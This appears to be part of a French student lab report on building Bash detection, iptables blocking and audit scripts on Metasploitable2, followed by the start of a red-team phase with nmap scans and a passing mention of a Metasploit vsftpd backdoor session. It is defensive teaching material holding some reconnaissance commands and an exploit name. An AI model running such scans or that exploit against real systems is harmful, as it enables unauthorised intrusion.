En complément de la supervision assurée par Wazuh, le sujet du projet impose la mise en place de scripts Bash autonomes, exécutés directement sur la machine victime, afin de démontrer une maîtrise de la détection et de la réaction face à une attaque indépendamment d'un outil SIEM tout intégré. Trois scripts ont ainsi été développés sur Metasploitable2 : un script de détection, un script de réaction (blocage automatique), et un script d'audit système.

8.1 Développement des scripts et correction des erreurs de saisie


Les trois scripts ont été créés dans le répertoire ~/scripts sur Metasploitable2 à l'aide de l'éditeur nano. Cette phase de saisie manuelle a fait apparaître plusieurs erreurs typographiques, corrigées au fur et à mesure par relecture attentive du contenu affiché à l'écran.



```
#!/bin/bash
LOGFILE="/var/log/auth.log"
THRESHOLD=3
grep "Failed password" "$LOGFILE" | grep -oP 'from \K[\d.]+ ' | sort |
uniq -c | sort -rn | while reqd count ip; do
if [ "$count" -ge "$THRESHOLD" ]; then
if ! sudo iptables -L INPUT -n | grep -q "$ip"; then
echo "[BLOCAGE] $ip ($count tentatives) -> DROP"
sudo iptables -A INPUT -s "$ip" -j DROP
fi
fi
done _
```

Figure 24 — Erreur initiale dans detect_attack.sh : contenu du script de blocage copié par erreur

Une première erreur de copier-coller a conduit à intégrer par erreur la logique du script de réaction (bloc iptables -A INPUT ... DROP) dans le fichier detect_attack.sh, qui ne doit en principe que signaler une alerte sans effectuer de blocage. Une seconde erreur, la faute de frappe reqd au lieu de read dans la boucle while, aurait par ailleurs empêché l'exécution du script. Le fichier a été supprimé puis recréé afin de repartir sur une base propre.


A screenshot of a terminal window titled 'GNU nano 2.0.7' with a file path of '/home/msfadmin/scripts/detect_attack.sh'. The script content is as follows:

```
#!/bin/bash
LOGFILE="/var/log/auth.log"
THRESHOLD=3
echo "===Detection brute force SSH ==="
grep "Failed password" "$LOGFILE" | grep -oP 'from \K[\d.]+' | sort |
uniq -c | sort -rn | while read count ip; do
if [ "$count" -ge "$THRESHOLD" ]; then
    echo "[ALERTE] IP suspecte: $ip ($count tentatives)"
fi
done
```

The bottom of the window shows a status bar with various keyboard shortcuts like '^G Get Help', '^X Exit', '^O WriteOut', '^J Justify', '^R Read File', '^U Where Is', '^Y Prev Page', '^U Next Page', '^K Cut Text', '^C Cur Pos', '^U UnCut Text', and '^T To Spell'. There is also a 'CTRL DROITE' indicator.

Figure 25 — Contenu corrigé de detect_attack.sh (détection uniquement, sans action de blocage)

Le script corrigé se limite à afficher un message d'alerte ([ALERTE] IP suspecte : ... tentatives) pour toute adresse IP ayant dépassé le seuil de tentatives échouées défini par la variable THRESHOLD, sans effectuer aucune action de blocage, conformément au rôle attendu d'un script de détection pure.

A screenshot of a terminal window titled 'Metasploitable [Running] - Oracle VirtualBox' with a file path of '/home/msfadmin/scripts/react_block.sh'. The script content is as follows:

```
#!/bin/bash
LOGFILE="/var/log/auth.log"
THRESHOLD=3
grep "Failed password" "$LOGFILE" | grep -oP 'from \K[\d.]+' | sort |
uniq -c | sort -rn | while read count ip; do
if [ "$count" -ge "$THRESHOLD" ]; then
if ! sudo iptables -L INPUT -n | grep -q "$ip"; then
    echo "[BLOGAGE] $ip ($count tentatives) -> DROP"
    sudo iptables -A INPUT -s "$ip" -j DROP
fi
fi
done
```

The bottom of the window shows a status bar with various keyboard shortcuts. A message '[Smooth scrolling enabled]' is visible above the shortcuts. The shortcuts include '^G Get Help', '^X Exit', '^O WriteOut', '^J Justify', '^R Read File', '^U Where Is', '^Y Prev Page', '^U Next Page', '^K Cut Text', '^C Cur Pos', '^U UnCut Text', and '^T To Spell'. There is also a 'CTRL DROITE' indicator.

Figure 26 — Script `react_block.sh`, avec la coquille « `BLOGAGE` » relevée puis corrigée en « `BLOCAGE` »

Le script `react_block.sh` reprend la même logique de détection, à laquelle s'ajoute une vérification de non-doublon (`if ! sudo iptables -L INPUT -n | grep -q "$ip"`) avant d'appliquer la règle de blocage `sudo iptables -A INPUT -s "$ip" -j DROP`, évitant ainsi l'ajout répété de la même règle pare-feu pour une adresse IP déjà bloquée. Une coquille purement cosmétique (« `BLOGAGE` » au lieu de « `BLOCAGE` » dans le message affiché) a été identifiée par relecture et corrigée sans impact sur le fonctionnement du script.




Figure 27 — Script `audit.sh`, avec l'erreur de chemin « `/ets/passwd` » relevée puis corrigée en « `/etc/passwd` »

Le script `audit.sh` recense l'état de sécurité général du système : ports en écoute (`netstat -tulnp`), liste des utilisateurs et de leurs répertoires personnels (à partir de `/etc/passwd`), et permissions des fichiers sensibles (`/etc/passwd`, `/etc/shadow`, `/etc/sudoers`). Une erreur de frappe dans le chemin du fichier (`/ets/passwd` au lieu de `/etc/passwd`) a été détectée par relecture avant exécution et corrigée, cette erreur aurait sinon provoqué une erreur « fichier introuvable » à l'exécution. Cette phase de développement illustre l'importance d'une relecture systématique du code avant exécution, chaque script ayant fait l'objet d'au moins une correction (erreur de contenu, faute de frappe dans un mot-clé du langage, ou erreur dans un chemin de fichier) avant validation finale.

8.2 Exécution des scripts et résolution d'une incompatibilité grep

Les trois scripts ont ensuite été rendus exécutables puis testés :




Figure 28 — Attribution des droits d'exécution aux scripts (`chmod +x`)

```
msfadmin@metasploitable:~$ chmod +x ~/scripts/*.sh
msfadmin@metasploitable:~$ ~/scripts/detect_attack.sh
===Detection brute force SSH===
grep: Support for the -P option is not compiled into this --disable-perl-regexp
binary
msfadmin@metasploitable:~$
```

Figure 29 — Échec initial de detect_attack.sh : option grep -P non supportée

La première exécution de detect_attack.sh a échoué avec le message grep: Support for the -P option is not compiled into this --disable-perl-regexp binary. Cette erreur provient du fait que Metasploitable2 repose sur une base Ubuntu 8.04 (2010), dont la version de grep fournie n'intègre pas le support des expressions régulières de type Perl (option -P), contrairement aux distributions récentes utilisées habituellement (Kali, Ubuntu moderne). La correction a consisté à remplacer l'extraction par expression régulière Perl (grep -oP 'from \K[\d.]+') par une expression régulière étendue standard, compatible avec les anciennes versions de grep : grep -oE 'from [0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' suivie d'un filtrage avec awk '{print \$2}' pour isoler l'adresse IP. Cette correction a été appliquée aux scripts detect_attack.sh et react_block.sh, qui partagent la même logique d'extraction. Cette difficulté illustre une contrainte réelle de compatibilité entre outils modernes et systèmes cibles volontairement obsolètes, caractéristique des environnements de test de pénétration basés sur des machines vulnérables historiques.

8.3 Difficulté annexe : négociation SSH depuis un client Windows moderne

Afin de faciliter la saisie des scripts (copier-coller), une connexion SSH vers Metasploitable2 a été tentée depuis un terminal PowerShell du poste hôte Windows, en dehors de la console VirtualBox.

```
PS C:\Users\Ibtissam> ssh msfadmin@192.168.56.110
Unable to negotiate with 192.168.56.110 port 22: no matching host
key type found. Their offer: ssh-rsa,ssh-dss
PS C:\Users\Ibtissam>
```


Figure 30 — Échec de négociation SSH depuis un client Windows moderne (algorithmes d'hôte obsolètes)

La tentative échoue avec le message Unable to negotiate with 192.168.56.110 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss. Ce comportement, similaire à celui déjà rencontré avec le client Kali (voir section 6.1), s'explique par le fait que le client OpenSSH intégré à Windows désactive par défaut les algorithmes de clé d'hôte ssh-rsa et ssh-dss, jugés obsolètes, alors que Metasploitable2 ne propose que ces derniers. La solution consiste à forcer explicitement leur acceptation via l'option -oHostKeyAlgorithms+=ssh-rsa,ssh-dss lors de la connexion, permettant ainsi d'établir la session SSH et de bénéficier du copier-coller natif du terminal Windows pour la suite du développement des scripts.

8.4 Recours à un terminal hôte (PowerShell) pour la saisie fiable des scripts

La saisie des scripts directement dans la console VirtualBox de Metasploitable2 s'est révélée peu fiable : cette machine virtuelle ancienne ne gère correctement que la disposition clavier QWERTY, alors que le poste hôte utilisé est configuré en disposition AZERTY. Cette incompatibilité provoquait la saisie de


caractères erronés pour l'ensemble des symboles nécessaires à l'écriture de scripts Bash (pipes |, crochets [], accolades { }, guillemets), rendant la correction manuelle longue et sujette à erreurs. Afin de contourner cette limitation, une connexion SSH vers Metasploitable2 a été établie depuis un terminal PowerShell du poste hôte Windows, permettant de bénéficier de la disposition clavier correcte ainsi que du copier-coller natif du système d'exploitation hôte. Une première tentative de connexion depuis PowerShell a toutefois échoué en raison d'une particularité de l'interpréteur de commandes Windows, qui segmente différemment les arguments contenant une virgule :



```
PS C:\Users\Ibtissam> ssh -o "HostKeyAlgorithms=+ssh-rsa,ssh-dss" msfadmin@192.168.56.110
The authenticity of host '192.168.56.110 (192.168.56.110)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
```

Figure 31 — Connexion SSH réussie depuis PowerShell après correction de la syntaxe de l'option -o

La commande `ssh -oHostKeyAlgorithms=+ssh-rsa,ssh-dss msfadmin@192.168.56.110`, valide sous Bash, provoque sous PowerShell une erreur « Argument manquant dans la liste de paramètres », l'interpréteur interprétant la virgule comme un séparateur d'arguments. La correction a consisté à englober l'intégralité de l'option entre guillemets : `ssh -o "HostKeyAlgorithms=+ssh-rsa,ssh-dss" msfadmin@192.168.56.110`, permettant l'établissement correct de la connexion SSH. Une seconde difficulté est apparue lors du lancement de l'éditeur nano depuis cette session PowerShell :



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Jun 20 08:59:12 2026
msfadmin@metasploitable:~$ nano ~/scripts/detect_attack.sh
Error opening terminal: xterm-256color.
msfadmin@metasploitable:~$ |
```

Figure 32 — Erreur d'ouverture de terminal (« Error opening terminal: xterm-256color ») lors du lancement de nano

Le terminal émulé par défaut par PowerShell (xterm-256color) n'est pas reconnu par la base de données terminfo, ancienne et limitée, de Metasploitable2. Après plusieurs tentatives de contournement (`export TERM=xterm`), il est apparu que l'édition via nano restait globalement peu fiable dans ce contexte : les lignes longues (notamment celle contenant la commande `awk`) étaient fragmentées de façon incorrecte lors du collage, provoquant des erreurs telles que `command not found` au moment de l'exécution. La solution retenue a consisté à abandonner l'éditeur interactif nano au profit d'une écriture directe des fichiers via un here-document (heredoc) Bash, technique plus robuste pour le collage de blocs de texte multi-lignes depuis un terminal :

```

msfadmin@metasploitable:~$ cat > ~/scripts/detect_attack.sh << '
EOF'
> #!/bin/bash
> LOGFILE="/var/log/auth.log"
> THRESHOLD=3
>
> echo "=== Detection brute force SSH ==="
> grep "Failed password" "$LOGFILE" | grep -oE 'from [0-9]{1,3}\
.[0-9]{1,3}\.[0-9]{1,3}' | awk '{print $2}' | sort |
  uniq -c | sort -rn | while read count ip; do
>   if [ "$count" -ge "$THRESHOLD" ]; then
>     echo "[ALERTE] IP suspecte: $ip ($count tentatives)"
>   fi
> done
> EOF
msfadmin@metasploitable:~$

```

Figure 33 — Écriture du script `detect_attack.sh` via la technique du here-document (`cat > fichier << 'EOF'`)

Cette syntaxe (`cat > ~/scripts/detect_attack.sh << 'EOF' ... EOF`) écrit directement le contenu collé entre les balises EOF dans le fichier cible, sans passer par un éditeur interactif, éliminant ainsi les problèmes de fragmentation de lignes rencontrés avec nano. Il convient de noter que la recréation du fichier par cette méthode nécessite de réattribuer les droits d'exécution (`chmod +x`), ceux-ci n'étant pas conservés pour un fichier nouvellement créé.

8.5 Résultats finaux : exécution validée des trois scripts

Une fois les trois scripts réécrits selon la méthode du here-document et rendus exécutables, chacun a été testé individuellement avec succès.

```

msfadmin@metasploitable:~$ chmod +x ~/scripts/detect_attack.sh
msfadmin@metasploitable:~$ ~/scripts/detect_attack.sh
=== Detection brute force SSH ===
[ALERTE] IP suspecte: 192.168.56.109 (185 tentatives)
msfadmin@metasploitable:~$

```

Figure 34 — Exécution réussie de `detect_attack.sh` : détection d'une adresse IP suspecte

Le script `detect_attack.sh` identifie correctement l'adresse IP 192.168.56.109 comme suspecte, avec 185 tentatives de mot de passe échouées cumulées dans le fichier `auth.log` au moment du test, largement au-dessus du seuil `THRESHOLD=3` défini. Ce volume élevé de tentatives correspond à l'accumulation des différents essais de connexion SSH échoués effectués tout au long des phases précédentes du projet.

```

msfadmin@metasploitable:~$ ~/scripts/audit.sh
=== AUDIT SYSTEME ===
--- Ports ouverts ---
[sudo] password for msfadmin:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4558/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4558/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4558/xinetd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      4654/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      4709/unrealircd
tcp        0      0 0.0.0.0:40810           0.0.0.0:*               LISTEN      4692/rmiregistry
tcp        0      0 0.0.0.0:3306             0.0.0.0:*               LISTEN      4299/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      4692/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      4709/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4542/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      4713/Xtightvnc
tcp        0      0 0.0.0.0:37102            0.0.0.0:*

```

Figure 35 — Exécution réussie de audit.sh : liste des ports en écoute sur Metasploitable2

Le script audit.sh dresse un inventaire complet de la surface d'attaque de la machine : ports en écoute (dont les services historiquement vulnérables de Metasploitable2 tels que xinetd, mysqld, smbd, unrealircd et Xtightvnc), liste des comptes utilisateurs du système avec leurs répertoires personnels, ainsi que les permissions des fichiers sensibles (/etc/passwd, /etc/shadow, /etc/sudoers). Ce résultat constitue une base d'audit exploitable pour documenter l'état de sécurité de la machine indépendamment de l'outil Wazuh.

```

msfadmin@metasploitable:~$ ~/scripts/react_block.sh
[sudo] password for msfadmin:
[BLOCAGE] 192.168.56.109 (185 tentatives) -> DROP
msfadmin@metasploitable:~$

```

Figure 36 — Exécution réussie de react_block.sh : blocage automatique de l'adresse IP suspecte

Le script `react_block.sh` reproduit la logique de détection de `detect_attack.sh` puis applique automatiquement une règle de blocage iptables pour l'adresse IP 192.168.56.109, confirmée par le message [BLOCAGE] 192.168.56.109 (185 tentatives) -> DROP.

```
msfadmin@metasploitable:~$ sudo iptables -L INPUT -n
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
DROP       all  --  192.168.56.109        0.0.0.0/0
msfadmin@metasploitable:~$
```

Figure 37 — Vérification de la règle de pare-feu appliquée (`sudo iptables -L INPUT -n`)

La consultation de la table de filtrage iptables confirme l'ajout effectif de la règle DROP pour la source 192.168.56.109, validant le fonctionnement de bout en bout du mécanisme de réaction automatique. Cette phase de scripts Bash est ainsi entièrement validée : les trois scripts (détection, réaction, audit) fonctionnent de manière autonome et complémentaire à la supervision assurée par Wazuh, conformément aux exigences du sujet du projet.

9. Validation du scénario d'attaque complet depuis Kali Linux (Red Team)

Après la mise en place complète de la chaîne de supervision (Wazuh) et des scripts Bash autonomes, une campagne d'attaque a été menée depuis la machine Kali Linux (192.168.56.101) contre la machine victime Metasploitable2 (192.168.56.110), afin de valider de bout en bout l'ensemble du scénario attaque/défense : reconnaissance, exploitation, détection en temps réel et réaction.

9.1 Reconnaissance réseau depuis Kali (Nmap)

Un scan de reconnaissance a été lancé depuis Kali à l'aide de la commande `nmap -sV -sC 192.168.56.110`, combinant détection de version des services et scripts de reconnaissance par défaut.

```
(kali@kali)-[~]
$ nmap -sV -sC 192.168.56.110
Starting Nmap 7.94 ( https://nmap.org ) at 2026-06-21 11:26 UTC
Nmap scan report for 192.168.56.110
Host is up (0.0052s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.101
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

Figure 38 — Scan Nmap de Metasploitable2 depuis Kali (détection des services vulnérables)

Le scan confirme la présence des deux services ciblés par le scénario d'attaque : le port 21 (vsftpd 2.3.4, autorisant une connexion FTP anonyme et vulnérable à un backdoor connu) et le port 22 (OpenSSH 4.7p1 sur Debian, ciblé pour l'attaque par force brute). Ces résultats confirment que l'environnement de test n'a pas évolué depuis les phases précédentes et reste exploitable selon le scénario prévu. Afin de disposer d'une cartographie exhaustive de la machine victime, un second scan couvrant l'intégralité des 65535 ports a été réalisé : `nmap -p- -sV 192.168.56.110`.

```

File Actions Edit View Help
[*] 192.168.56.110 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit

(kali@kali)-[~]
$ nmap -p- -sV 192.168.56.110
Starting Nmap 7.94 ( https://nmap.org ) at 2026-06-21 12:55 UTC
Nmap scan report for 192.168.56.110
Host is up (0.062s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet           Linux telnetd
25/tcp    open  smtp             Postfix smtpd
53/tcp    open  domain           ISC BIND 9.4.2
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind          2 (RPC #100000)
139/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec             netkit-rsh rshcd
513/tcp   open  login            OpenBSD or Solaris rlogind
514/tcp   open  shell            Netkit rshd
1099/tcp  open  java-rmi         GNU Classpath grmiregistry
1524/tcp  open  bindshell        Metasploitable root shell
2049/tcp  open  nfs              2-4 (RPC #100003)
2121/tcp  open  ftp              ProFTPD 1.3.1
3306/tcp  open  mysql            MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd          distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
